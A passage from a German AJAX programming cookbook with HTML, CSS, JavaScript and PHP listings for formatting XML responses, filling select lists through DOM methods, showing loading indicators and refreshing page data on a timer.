04   <link rel="stylesheet" href="ajax6.css" type="text/css">
05 </head>
06 <body>
07 <form>
08   <input value="OK" onclick="sndReq()" type="button"></form>
09 <br />
10 <span id="hs"></span>
11 </body>
12 </html>
```

Listing 739: Die HTML-Datei mit einer Referenz auf eine externe CSS-Datei

In Zeile 4 finden Sie eine Referenz auf eine externe CSS-Datei *ajax6.css*. Diese sieht wie folgt aus.

Die CSS-Datei

```
01 * {
02   background-color: rgb(51, 51, 255);
03   color: rgb(255, 255, 153);
04 }
05 auswahlpunkt {
06   border-style: ridge;
07   margin: 1px 2px;
08   display: block;
09   width: 150px;
10   height: 50px;
11   background-color: rgb(255, 255, 255);
12   color: rgb(0, 0, 153);
13 }
```

Listing 740: Die CSS-Datei

In der CSS-Datei wird zuerst ein Universal-Selektor mit einer Hintergrund- und Vordergrundfarbe spezifiziert.

Von Zeile 5 bis 13 werden Regeln für ein Element notiert, das nicht zum HTML-Sprachschatz gehört, aber zu der XML-Datei *ajax5_2.xml*, die wir auch bisher schon verwendet haben (*siehe Seite 862*).

Wenn diese per AJAX nachgefordert wird²¹, werden die Elemente entsprechend formatiert. Das funktioniert in allen neueren Browsern der Mozilla-Familie und Opera hervorragend.

21. Die JavaScript-Datei entspricht *ajax5_2.js*.




Abbildung 380: Die formatierten XML-Daten im Firefox

Nun könnten wir eigentlich zufrieden sein. Aber zur Sicherheit sollten wir noch mal den Internet Explorer befragen.




Abbildung 381: Der Internet Explorer kann es nicht darstellen.

Und mit teuflischer Zuverlässigkeit geht die Sache hier schief. Aber zur großen Schande der Linux-Fraktion muss auch der Konqueror die Segel streichen.

Wir brauchen also eine Alternative.

Die XML- und die HTML-Datei bleiben dabei gegenüber der ersten Variante gleich. Aber in den JavaScript-Funktionen nehmen wir Änderungen vor.

Wir verwenden nun `responseXML`, das ein DOM-Objekt als Antwort zurückliefert und auf dem man mit JavaScript navigieren kann. Und zwar am einfachsten mit `getElementsByTagName()`.²²

Wenn es sich dabei um einen Textknoten handelt, erhält man zum Beispiel mit `childNodes[0].data` den Inhalt, und wenn man außen herum einen ``-Container mit einem `id`-Parameter legt, kann man diesen über die `id` per CSS formatieren. Die Sache muss bei Bedarf noch mit Schleifen für alle interessanten Elemente (das ist also meist das Elternelement – in unserem Beispiel das `auswahl`-Element) durchlaufen werden und dann sieht das z.B. in der Datei `ajax6a.js` so aus:

```
...
27 function handleResponse() {
28     if(resObjekt.readyState == 4){
29         o =resObjekt.responseXML;
30         text ="";
31         for(i = 0; i < o.getElementsByTagName("auswahl")[0].childNodes.length;i++) {
32             text += "<span id='auswahlpunkt'>" +
33             o.getElementsByTagName("auswahlpunkt")[i].childNodes[0].data + "</span>";
34         }
35         document.getElementById("hs").innerHTML = text;
36     }
37 }
38 resObjekt = erzXMLHttpRequestObject();
```

Listing 741: Der neue Abschnitt in der JavaScript-Datei für den Workaround

Über `childNodes.length()` bekommt man dabei die Anzahl der Elemente in einem Knoten.

Hinweis

Der Nachteil bei diesem Ansatz ist, dass in der Tat sowohl Logik in XML als auch in JavaScript geführt wird.

Da jetzt mit einer ID für einen ``-Container gearbeitet wird, muss man in der CSS-Datei für die XML-Referenzdatei die Formatierungsregeln mit dem Zeichen `#` (ID-Selektor) beginnen:

```
...
05 #auswahlpunkt {
06     border-style: ridge;
```

Listing 742: Die angepasste CSS-Datei ajax6a.css

22. Siehe dazu das Rezept »Wie kann ich mit AJAX XML-Daten als Antwort nachfordern?« auf Seite 860.

```
07 margin: 1px 2px;  
08 display: block;  
09 width: 150px;  
10 height: 50px;  
11 background-color: rgb(255, 255, 255);  
12 color: rgb(0, 0, 153);  
13 }
```

Listing 742: Die angepasste CSS-Datei ajax6a.css (Forts.)

Das Beispiel sollte nun im Konqueror und Internet Explorer problemlos laufen²³, aber nicht mehr im Opera und Firefox. Über eine Browserweiche lassen sich aber beide Varianten trennen.



Abbildung 382: Nun klappt es auch mit Konqueror und Internet Explorer.

288 Wie kann ich Daten über das node-Objekt bereitstellen?

Es ist oft wenig sinnvoll, die Aufbereitung einer komplexen XML-Antwort im Client vorzunehmen. Aber das `node`-Objekt hat noch eine andere sinnvolle Anwendung für AJAX zu bieten. Statt `innerHTML` können Sie die Eigenschaften und Methoden von `node` nutzen, um Daten in der Webseite anzuzeigen.

23. Obgleich es angeblich im Internet Explorer der Version 6 bei gewissen Konstellationen Probleme geben soll – ich konnte diese aber in meinen Testumgebungen nicht nachvollziehen.

Insbesondere können Sie damit auch neue Knoten erzeugen, die sich unter Umständen sogar erst dynamisch zur Laufzeit ergeben. Stellen Sie sich den Fall vor, dass sich Einträge einer Auswahlliste erst dynamisch zur Laufzeit ergeben. Das ist genau das, was bei Google suggest passiert.

Zwar ist es im Grunde keine große Aktion, die gesamte HTML-Struktur der Auswahlliste zu schicken und dann mit `innerHTML` in der Webseite anzuzeigen. Das haben wir in dem Rezept »Wie kann ich mit AJAX XML-Daten als Antwort nachfordern?« auf Seite 860 für die XML-Datei `ajax5.xml` genauso gemacht. Diese hat als XML-Elemente Namen von HTML-Tags verwendet.

Aber es geht auch anders. Lassen Sie uns das Beispiel angehen.

Wie erzeuge ich eine Auswahlliste aus XML-Daten?

Betrachten wir zuerst die Webseite selbst.

Die HTML-Datei

Die HTML-Datei (`ajax7.html`) besteht aus einem Webformular mit einem Button und einem Bereich für die Antwort der AJAX-Anfrage. Die Besonderheit ist, dass statt eines ``-Containers ein leerer `<select>`-Container in einem weiteren Formular notiert wird:

```
01 <html>
02 <head>
03   <script language="JavaScript" src="ajax7.js"></script>
04 </head>
05 <body>
06 <form>
07   <input value="OK" onclick="sndReq()" type="button"></form>
08 <br />
09 <form><select id="antwort"></select></form></body>
10 </html>
```

Listing 743: Ein leeres <select>-Element

In Zeile 3 wird eine externe JavaScript-Datei referenziert.

Von Zeile 6 bis 7 erstreckt sich das erste Webformular. Beachten Sie in Zeile 7 den Eventhandler `onClick="sndReq()"`. Damit wird bei einem Klick des Anwenders auf die Schaltfläche die JavaScript-Funktion `sndReq()` aufgerufen. Diese ist in der externen JavaScript-Datei definiert.

In Zeile 9 sehen Sie ein weiteres Formular-Tag mit einem `<select>`-Container. Derzeit ist er noch leer. Zeile 9 führt also zu einer leeren Auswahlliste.²⁴ Aber er bezeichnet den Bereich, der im Folgenden mit AJAX gefüllt werden soll. Der `<select>`-Container hat ein Attribut `id` und dieses ist der Schlüssel zum Zugriff.

Diese Auswahlliste soll nun gefüllt werden, sobald der Anwender auf den Button klickt. Es ist klar, dass Sie auf Serverseite damit eine komplexe Geschäftslogik verbinden und damit die Listeneinträge angepasst generieren können. Für uns soll diese Geschäftslogik aber nur als Black Box vorhanden sein und wir erhalten einfach Daten im XML-Format.

24. Wenn Sie die leere Auswahlliste beim Laden der Webseite stört, können Sie diese natürlich mit CSS ausblenden und dann mit DHTML-Techniken wieder sichtbar machen, wenn die Liste gefüllt ist.




Abbildung 383: Eine leere Auswahlliste

Die JavaScript-Datei

Betrachten wir nun die JavaScript-Datei *ajax7.js* und dort besonders die Funktion `handleResponse()`. Dabei erzeugen wir dynamisch neue Knoten in der Webseite. Die Daten der AJAX-Anfrage werden verwendet, um in dem leeren Listenfeld Einträge zu erzeugen:

```

01 var resObjekt = null;
02 function erzXMLHttpRequestObject(){
03     try {
04         resObjekt = new ActiveXObject("Microsoft.XMLHTTP");
05     }
06     catch(Error){
07         try {
08             resObjekt = new ActiveXObject("MSXML2.XMLHTTP");
09         }
09         catch(Error){
10             try {
11                 resObjekt = new XMLHttpRequest();
12             }
12             catch(Error){
13                 alert("Erzeugung des XMLHttpRequest-Objekts ist nicht möglich");
14             }
15         }
16     }
17 }
18 }
19 return resObjekt;
20 }
21 function sndReq() {
22     resObjekt.open('get', 'ajax5_2.xml',true);
23     resObjekt.onreadystatechange = handleResponse;
24     resObjekt.send(null);
25 }
26 function handleResponse() {

```

Listing 744: Dynamisches Erzeugen von Knoten

```

27 xmlDok = resObjekt.responseXML;
28 if(resObjekt.readyState == 4){
29 // Alle direkten Kindelemente des Wurzelelements
30 for(i = 0;i < xmlDok.firstChild.childNodes.length; i++) {
31 newOption = document.createElement("option");
32 newOText =
33 document.createTextNode(xmlDok.getElementsByTagName(
34 "auswahlpunkt")[i].childNodes[0].data);
35 document.getElementById("antwort").appendChild(newOption);
36 document.getElementsByTagName("option")[i].innerHTML="";
37 document.getElementsByTagName("option")[i].appendChild(newOText);
38 }
39 }
40 }
41 resObjekt = erzXMLHttpRequestObject();

```

Listing 744: Dynamisches Erzeugen von Knoten (Forts.)

Wir erhalten als Antwort wieder ein XML-Dokument, in dem wir die Elemente des ersten Kindelements durchlaufen.

In Zeile 31 kommt die `createElement()`-Methode des `document`-Objekts zum Einsatz, um ein neues Element vom Typ `option` zu erzeugen (`newOption = document.createElement("option");`).

In Zeile 32 bis 34 erzeugen wir mit `newOText = document.createTextNode(xmlDok.getElementsByTagName("auswahlpunkt")[i].childNodes[0].data);` einen neuen Textknoten.

Als Wert verwenden wir den Wert des Textknotens aus der XML-Datei des aktuellen Durchlaufs der Schleife.

In Zeile 35 wird dann mit `appendChild()` an den bestehenden Elementknoten mit der ID `antwort` (dem `<select>`-Element) ein neues `<option>`-Element als Kindelement angefügt (`document.getElementById("antwort").appendChild(newOption);`).

In Zeile 36 müssen wir eventuell bereits vorher vorhandene Elemente in der Auswahlliste löschen. Sonst wird die Auswahlliste bei mehrmaligem Klick auf `OK` immer wieder durch den gleichen Wert erweitert.

In Zeile 37 fügen wir schließlich mit `document.getElementsByTagName("option")[i].appendChild(newOText);` dem aktuellen `<option>`-Element einen Textknoten als Kindelement hinzu. Dieser hat den Wert aus der XML-Datei.



Abbildung 384: Die dynamisch erweiterte Liste

Sie können also mit Methoden wie `appendChild()`, `appendData()`, `insertBefore()`, `insertData()`, `setAttribute()` und `setAttributeNote()` in einem Baum neue Knoten dynamisch zur Laufzeit ergänzen. Diese können vorher auf verschiedenste Weise erzeugt werden (kopiert oder mit Methoden des `document`-Objekts erstellt). Natürlich funktioniert das Beseitigen oder Ersetzen von Knoten analog. Damit stehen Ihnen alle Möglichkeiten offen, in einer Webseite dynamisch neue Elemente zu ergänzen, zu löschen oder auszutauschen. In Verbindung mit XML, AJAX allgemein oder auch nur reinem DHTML.

Achtung

Beachten Sie, dass auch bei diesem Beispiel leider zahlreiche Browser mit der clientseitigen Auswertung von XML-Strukturen und vor allem auch mit der Erweiterung des Baums auf diese Art nicht zureckkommen. Gut funktioniert das Beispiel in den Browsern der Mozilla-Familie.

289 Wie kann ich dem Anwender Statusinformationen anzeigen?

Das Nachfordern von Daten per AJAX soll im Allgemeinen so geschehen, dass der Anwender die Nachforderung der Daten nicht mitbekommt. Dies ist jedoch ein Idealfall, der in vielen Fällen nicht garantiert werden kann. Selbstverständlich kann in einem Netzwerk mit dem Internet eine Verzögerung auftreten und es für einen Anwender bemerkbar sein, dass Daten von der Applikation nachgefordert werden.

Es ist nun eine Frage der Benutzerführung, ob man einem Anwender die eventuelle Verzögerung wirklich anzeigt oder aber nicht. Aber dies soll nicht unser Problem darstellen. In diesem Rezept wird gezeigt, wie man einem Anwender eine Verzögerung anzeigen kann, wenn man sich dafür bei der Benutzerführung entschieden hat.

Rein von der Technik her stehen Ihnen zur Anzeige des Nachladens von Daten natürlich sämtliche DHTML-Möglichkeiten zur Verfügung, mit denen Sie eine Veränderung der Webseite vornehmen können.

Es kann das temporäre Anzeigen eines animierten GIFs, ein Fortschrittsbalken, eine temporär sichtbare Textmeldung oder irgendein anderer optischer Effekt sein, der mit Beginn des Nachladens sichtbar ist und nach dem erfolgreichen Eintreffen der Daten verschwindet. Diese einzelnen möglichen DHTML-Effekte sollen in diesem Rezept aber nicht den Schwerpunkt bilden.

Es stellt sich allerdings die Frage, wie Sie auf die Änderungen des Zustandes der Datenübertragung reagieren wollen? Wie wollen Sie erkennen, dass das Nachfordern der Daten begonnen hat, und wie, dass alle Daten eingetroffen sind?

Wie erfolgt die Anzeige des Ladevorgangs über die Auswertung des Statuscodes vom Server?

Sie sollten nicht zu voreilig auf die Eigenschaft `readyState` und das Binden einer Reaktionsfunktion an den Eventhandler `onreadystatechange` setzen.

Natürlich können Sie die damit verwerteten Statuscodes des Servers auch dafür verwenden, parallel bestimmte Informationen in der Webseite anzuzeigen, während Sie auf eine Antwort warten, und diese Zusatzinformationen ausblenden, wenn die Antwort durch den Server vollständig ist.

Schauen wir uns den Zugriff auf die Stilinformationen einer Textmeldung für eine Anzeige des Ladevorgangs an. In dieser Version wird der Besucher mit einer veränderten Style-Sheet-Klasse über den aktuellen Ladevorgang informiert.

Die HTML-Datei

Hier ist die HTML-Seite (*ajax3.html*):

```
01 <html>
02 <link rel="stylesheet" href="still.css" type="text/css">
03 <script language="JavaScript" src="ajax3.js"></script>
04 <body onClick="sndReq()">
05 <h1>Klicken Sie auf die Seite!</h1>
06 <span id="hs"></span>
07 <span id="P1">
08   Bitte Warten - Es werden Daten nachgeladen</span>
09 </body>
10 </html>
```

Listing 745: Die Webseite

In Zeile 2 wird mit `<link rel="stylesheet" href="still.css" type="text/css">` eine externe CSS-Datei referenziert, die wir uns gleich ansehen wollen.

In Zeile 4 finden Sie dieses Mal beim `<body>`-Tag einen HTML-Eventhandler. Bei einem Klick auf die Webseite werden Daten nachgeladen (`onClick="sndReq()"`). Das Beispiel verwendet eine Stilregel, die über eine ID `P1` dem Container als Defaultwert zugewiesen wird.

Die CSS-Datei

Schauen wir uns nun die externe CSS-Datei *still.css* an:

```
01 #P1 {
02   color : white;
03   background-color : white;
04   position : absolute;
05   top : 100px;
06   left : 500px;
07 }
```

Listing 746: Die externe CSS-Datei



Abbildung 385: Die Webseite, bevor mit AJAX Daten nachgefordert wurden

Die CSS-Datei definiert eine Regel, über die das Element mit der ID P1 positioniert und unsichtbar gesetzt wird – mittels der ostfriesischen Kriegsflagge²⁵. Damit ist der Text in dem -Container solange unsichtbar, wie die Stilinformation nicht geändert wird.

Die JavaScript-Datei

Dies ist die externe JavaScript-Datei *ajax3.js*:

```
01 var resObjekt = null;
02 function erzXMLHttpRequestObject(){
03     var resObjekt = null;
04     try {
05         resObjekt = new ActiveXObject("Microsoft.XMLHTTP");
06     }
07     catch(Error){
08         try {
09             resObjekt = new ActiveXObject("MSXML2.XMLHTTP");
10        }
11        catch(Error){
12            try {
13                resObjekt = new XMLHttpRequest();
14            }
15            catch(Error){
16                alert("Erzeugung des XMLHttpRequest-Objekts ist nicht möglich");
17            }
18        }
19    }
20    return resObjekt;
21 }
22 function sndReq() {
23     document.getElementById("P1").style.background = "blue";
24     resObjekt.open('get', 'ajax3.php', true);
25     resObjekt.onreadystatechange = handleResponse;
26     resObjekt.send(null);
27 }
28 function handleResponse() {
29     if(resObjekt.readyState == 4){
30         document.getElementById("P1").style.background = "white";
31         document.getElementById("hs").innerHTML = resObjekt.responseText;
32     }
33 }
34 resObjekt = erzXMLHttpRequestObject();
```

Listing 747: Die interessanten Änderungen in der externen JavaScript-Datei

Die externe JavaScript-Datei, die in der Webseite referenziert wird, enthält zuerst die Erzeugung des so genannten Request-Objekts als globale Variable (die Erzeugung erfolgt in Zeile 34). Wir verwenden dazu die universelle Funktion zum Erzeugen eines XMLHttpRequest-Objekts, die in *Kapitel 5 »Ausnahmebehandlungen«* beschrieben ist (Zeile 2 bis 21). Zu den grundsätzlichen Hintergründen beim Erzeugen eines solchen Objekts siehe das Rezept »Wie kann ich ein XMLHttpRequest-Objekt erzeugen?« auf Seite 846.

25. Weißer Adler auf weißem Grund ;-). Hier ist es weiße Schrift auf weißem Hintergrund.

Die Funktion `sndReq()` wird – wie oben gezeigt – in dem Webformular immer dann aufgerufen (mit dem Eventhandler `onClick`), wenn ein Anwender in die Webseite klickt. In Zeile 23 wird nun mit `document.getElementById("P1").style.background = "blue";` die bisher unsichtbare Textmeldung sichtbar gemacht.



Abbildung 386: Daten werden nachgefordert.

Sobald die HTTP-Antwort beim Client wieder eintrifft, muss man nun darauf reagieren können. Dazu definieren wir eine Funktion zum Umgang mit der Antwort. Diese wird allgemein vor dem Aufruf der `send()`-Methode²⁶ an die `onreadystatechange`-Eigenschaft des Request-Objekts gebunden (Zeile 25: `resObjekt.onreadystatechange = handleResponse();`). Die hier angegebene Funktion `handleResponse()`²⁷ wird bei jeder Statusänderung des Servers ausgeführt²⁸. Beachten Sie, dass Sie beim Binden an die `onreadystatechange`-Eigenschaft bei der Funktion keine Klammern angeben. Es handelt sich hier um eine so genannte **Funktionsreferenz** und keinen gewöhnlichen Funktionsaufruf.

In der Funktion `handleResponse()` wird in Zeile 29 zuerst mit der Eigenschaft `readyState` ein bestimmter Status der Datenübertragung überprüft.

Der Wert 4 steht für **COMPLETED** (vollständig).

Wenn also die Daten vollständig übertragen wurden, ändern wir in Zeile 30 wieder die Farbe der Textinformation, die das Nachladen anzeigt (`document.getElementById("P1").style.background = "white";`).

Mit dem **nachfolgenden** `document.getElementById("hs")` greifen wir auf das Element der Webseite zu, dem der Parameter `id` mit dem Wert `hs` zugeordnet ist. Das ist in der Webseite der ``-Container. Die Methode `getElementById()` ist im W3C-Objektmodell DOM definiert. Das Attribut `innerHTML` erlaubt den Zugriff auf den Inhalt von diesem Container.

Der Wert wird über das Objekt `resObjekt` zugewiesen. Dieses Objekt enthält über die Eigenschaft `responseText` die Antwort des Webservers.

26. Diese schickt die Anforderung an den Server.

27. Die Wahl dieses Namens finden Sie sehr häufig im AJAX-Umfeld.

28. Allerdings werden wir im Inneren der Funktion festlegen, dass relevante Aktionen nur dann stattfinden, wenn die Daten vollständig übermittelt wurden.



Abbildung 387: Die Antwort ist endlich da - aber wie war doch gleich die Frage ;-)?

Die Serverseite

Die Serverseite ist für das Beispiel vollkommen uninteressant. Wir müssen hier nur eine normalerweise absolut unerwünschte Verzögerung simulieren. Dies könnte zum Beispiel so geschehen (*ajax3.php*):

```
01 <?
02   $i = 0;
03   while($i < 100000) {
04     $j = $i * $i;
05     $i = $i + 0.1;
06   }
07   echo "Die Antwort ist 42";
08 ?>
```

Listing 748: Das Skript erzeugt mit einer unsinnigen Berechnung eine künstliche Verzögerung.

Tipps

Die Effekte, die Sie mit dynamischem Verändern der Stilklassen erreichen können, sind vielfältig. Sie können zum Beispiel Daten bereits im Offscreen-Bereich²⁹ einer Webseite halten (etwa mit `position : absolute; top : 0px; left : -500px`) und dann durch Zuweisung einer Klasse mit Positionsangaben im sichtbaren Bereich ohne Nachladen anzeigen. Oder animierte CSS-Effekte wie Blinken zuweisen. Selbst Animationen sind möglich. Was auch immer Sie machen – der Trick beruht auf dem Austausch der Stilinformationen oder der Grafiken.

Wie nutze ich die Anzeige des Ladevorgangs über eine rekursive Nebenläufigkeit?

Der Server sendet nicht permanent Statuscodes. Wenn Sie unabhängig von diesen Ereignissen eine zeitgesteuerte Programmierung aufbauen wollen, ist eine rekursive Lösung vorzuziehen.

29. Der Offscreen-Bereich hat negative Koordinaten bezüglich oben oder links (bei zu großen positiven Werten nach unten und rechts werden unerwünschte Bildlaufleisten angezeigt). Damit wird darin enthaltener Inhalt nicht angezeigt, solange der Inhalt nicht so groß ist, dass er wieder in den sichtbaren Bereich der Webseite hineinreicht. Sie können den Offscreen-Bereich wie den normalen sichtbaren Bereich der Webseite verwenden.

Damit bauen Sie eine nebenläufige Aktivität zum Warten auf die Antwort auf, die viel feinere Reaktionen ermöglicht.

Beachten Sie folgende Abwandlung von dem vorherigen Beispiel.

Die HTML-Datei

```
01 <html>
02 <link rel="stylesheet" href="stil2.css" type="text/css">
03 <script language="JavaScript" src="ajax4.js"></script>
04 <body onClick="sndReq()">
05 <h1>Klicken Sie auf die Seite!</h1>
06 <span id="hs"></span>
07 <div id="P1"></div>
08 </body>
09 </html>
```

Listing 749: Die neue HTML-Datei

Der wichtigste Unterschied in der Datei *ajax4.html* ist in Zeile 7 zu finden. Hier ist nur ein Blockelement zu sehen (ein *<div>*-Container). Damit wollen wir einen Fortschrittsbalken erzeugen.

Die CSS-Datei

Die neue CSS-Datei *stil2.css* formatiert nun ein Blockelement.

```
01 #P1 {
02 background-color : blue;
03 width : 0px;
04 height : 10px;
05 position : absolute;
06 top : 100px;
07 left : 100px;
08 }
```

Listing 750: Die neue CSS-Datei

In der neuen Style-Sheet-Datei ist von hauptsächlichem Interesse, dass die Breite des Blockelements am Anfang null beträgt (Zeile 3). Das bedeutet, das Blockelement ist am Anfang unsichtbar, obwohl es eine Hintergrundfarbe besitzt, die bei einer anderen Größe sichtbar wäre.

Die JavaScript-Datei

Widmen wir uns nun den veränderten Teilen der JavaScript-Datei (*ajax4.js*). Die ersten Zeilen betreffen wieder das Erzeugen des XMLHttpRequest-Objekts. Diese werden hier nicht mehr angegeben:

```
...
22 function sndReq() {
23   resObjekt.open('get', 'ajax3.php', true);
24   resObjekt.onreadystatechange = handleResponse;
25   resObjekt.send(null);
```

Listing 751: Die neue Version der externen JavaScript-Datei

```
26     fortschritt();
27 }
28 function handleResponse() {
29     if(resObjekt.readyState == 4){
30         document.getElementById("hs").innerHTML = resObjekt.responseText;
31     }
32 }
33 i = 0;
34 function fortschritt() {
35     document.getElementById("P1").style.width = i++;
36     if(resObjekt.readyState != 4)
37         setTimeout("fortschritt()",1);
38     else {
39         i = 0;
40         document.getElementById("P1").style.width = i;
41     }
42 }
43 }
44 resObjekt = erzXMLHttpRequestObject();
```

Listing 751: Die neue Version der externen JavaScript-Datei (Forts.)

In Zeile 26 rufen wir eine neue Funktion auf (`fortschritt()`). Diese Funktion verändert in Zeile 35 kontinuierlich die Breite des Blockelements in der Webseite (`document.getElementById("P1").style.width = i++;`).

Dazu dient die Zählvariable `i`, die in Zeile 33 initialisiert wird (`i = 0`).

Solange nun der Statuscode des Webservers nicht das vollständige Ankommen der Daten meldet (Zeile 36 – `if(resObjekt.readyState != 4)`), ruft sich diese Funktion jede Millisekunde rekursiv immer wieder auf (Zeile 37 – `setTimeout("fortschritt()",1);`). Wir erhalten einen Fortschrittsbalken.



Abbildung 388: Ein Fortschrittsbalken zeigt das Nachladen der Daten an.

Ist die Antwort hingegen vollständig, wird die Zählvariable auf 0 gesetzt (Zeile 39 – `i = 0`) und damit in der nächsten Zeile die Breite des Blockelementes ebenso auf 0 (Zeile 40 – `document.getElementById("P1").style.width = i;`). Damit ist es wieder unsichtbar.

Sie haben also im Grunde zwei vernünftige Vorgehensweisen, wie Sie einem Anwender das Nachladen von Daten deutlich machen können, wenn es so gewünscht wird. Entweder rekursiv, was eine erheblich feinere Steuerung von Programmabläufen im Skript erlaubt, oder rein auf Grund der Auswertung der wenigen Statuscodes, die der Server liefert.

290 Wie kann ich Daten in einer Webseite aktualisieren?

Es gibt zahlreiche Situationen, in denen es wünschenswert ist, wenn die Daten in der Webseite regelmäßig und automatisiert aktualisiert werden. Denken Sie an die Endphase einer Versteigerung im Internet, bei der Sie mitbieten wollen, oder an aktuelle Aktienkurse.

Nun kann der Server eine solche Aktualisierung von Daten in einem Browser nicht von sich aus anstoßen. Er kann ausschließlich auf eine Anfrage durch den Client antworten. Genau genommen nimmt ein Browser keine unaufgefordert zugeschickten Daten entgegen (was auch ein erhebliches Sicherheitsrisiko darstellen würde, wenn das der Fall wäre). Mit anderen Worten – beim Verwenden eines Browsers ist es immer Aufgabe des Clients, die aktuellen Daten anzufordern.

Sofern Sie jetzt nicht auf proprietäre Techniken oder ein eigenständiges Programm setzen, haben Sie bei einem Zugang über einen Webbrowser bisher nur die Möglichkeit, manuell die gesamte Webseite immer wieder neu aufzurufen oder aus JavaScript heraus die Webseite mit `location.reload()` zeitgesteuert automatisiert zu aktualisieren.

Dies ist aber absolut ineffizient, denn es muss jeweils die vollständige Webseite aktualisiert werden. Insbesondere in zeitkritischen Situationen wie der Endphase einer Versteigerung können Sekunden über Erfolg oder Misserfolg entscheiden.

Hier bietet AJAX die ideale Lösung. Es müssen nur sehr wenige Daten zwischen Server und Client ausgetauscht werden, was die Aktualisierung exorbitant beschleunigt.

Die Vorgehensweise ist dabei nahezu trivial. Es muss nur mit der `setTimeout()`-Methode des Objekts `window` ein rekursiver Aufruf der AJAX-Anfrage oder ein Aufruf in der Reaktionsfunktion programmiert werden.

Schauen wir uns ein Beispiel an.

Die HTML-Datei

Die Webseite (`ajax9.html`) ruft die Aktualisierungsfunktion beim Laden automatisch auf. Das können Sie natürlich auch den Anwender manuell auslösen lassen, aber hier sehen Sie eine der wenigen Situationen, in denen bereits beim Laden der Webseite ein unmittelbarer Aufruf der Funktion zum Nachladen von Daten mit AJAX Sinn machen kann.

```

01 <html>
02 <head>
03   <script language="JavaScript" src="ajax9.js"></script>
04 </head>
05 <body onLoad="sndReq()">
06 <script>
07   document.write(new Date());
08 </script>
09 <br />
```

Listing 752: Die Webseite ruft die Aktualisierungsfunktion beim Laden auf.

```
10 <span id="hs"></span>
11 </body>
12 </html>
```

Listing 752: Die Webseite ruft die Aktualisierungsfunktion beim Laden auf. (Forts.)

Das Schreiben des aktuellen Zeitstempels in die Webseite mit JavaScript (Zeile 7) soll nur zeigen, dass beim Aktualisieren der Daten die Webseite nicht neu geladen wird.

Die JavaScript-Datei

```
...
22 function sndReq() {
23     resObjekt.open('get', 'ajax9.php?zufall=' + Math.random(),true);
24     resObjekt.onreadystatechange = handleResponse;
25     resObjekt.send(null);
26     setTimeout("sndReq()",1000);
27 }
28 function handleResponse() {
29     if(resObjekt.readyState == 4){
30         document.getElementById("hs").innerHTML = resObjekt.responseText;
31     }
32 }
33 resObjekt = erzXMLHttpRequestObject();
```

Listing 753: Die JavaScript-Datei ajax9.js

In der JavaScript-Datei erzeugen wir wie üblich ein XMLHttpRequest-Objekt und binden eine Behandlungsfunktion an die Antwort des Servers (die Zeilen 1 bis 21 entsprechen der Datei *ajax4.js*).

Von Interesse ist nur die Funktion `sndReq()`, die sich in Zeile 26 jede Sekunde automatisch selbst aufruft.

Ein Aufruf der Funktion `sndReq()` in der folgenden Form ist nicht zu empfehlen:

```
function handleResponse() {
    if(resObjekt.readyState == 4){
        document.getElementById("hs").innerHTML = resObjekt.responseText;
        sndReq();
    }
}
```

Listing 754: Das ist nicht gut

In der Regel ist die Antwort viel zu schnell da. Nutzen Sie auf jeden Fall `setTimeout()`, wenn Sie so einen Lösung vorziehen.

Sie müssen nun allerdings entscheiden, ob eine Sekunde genügt, damit bis dahin die Antwort des Servers auf die vorherige Anfrage da ist. Sollte das Intervall zu kurz sein, kann es hier zu Problemen kommen. Dann müssen Sie das Intervall verlängern.³⁰

³⁰. Für einen praktischen Einsatz sollten Sie einen umfangreichen Feldversuch starten oder eben die Variante 2 verwenden.

Oder Sie verzichten auf die Rekursion und rufen die Funktion `sndReq()` zeitverzögert in `handleResponse()` auf. Dann haben Sie zwar das Problem, dass Sie damit den Zeitpunkt der Aktualisierung nicht vollkommen exakt unter Kontrolle haben, sondern von den Antwortzeiten der vorherigen Anfrage abhängig sind. Aber die Antworten können sich nicht gegenseitig behindern:

```
28 function handleResponse() {
29   if(resObjekt.readyState == 4){
30     document.getElementById("hs").innerHTML = resObjekt.responseText;
31     setTimeout("sndReq()", "1000");
32   }
}
```

Listing 755: Das wäre bei sehr knappen Zeitintervallen zuverlässiger.

Tipp

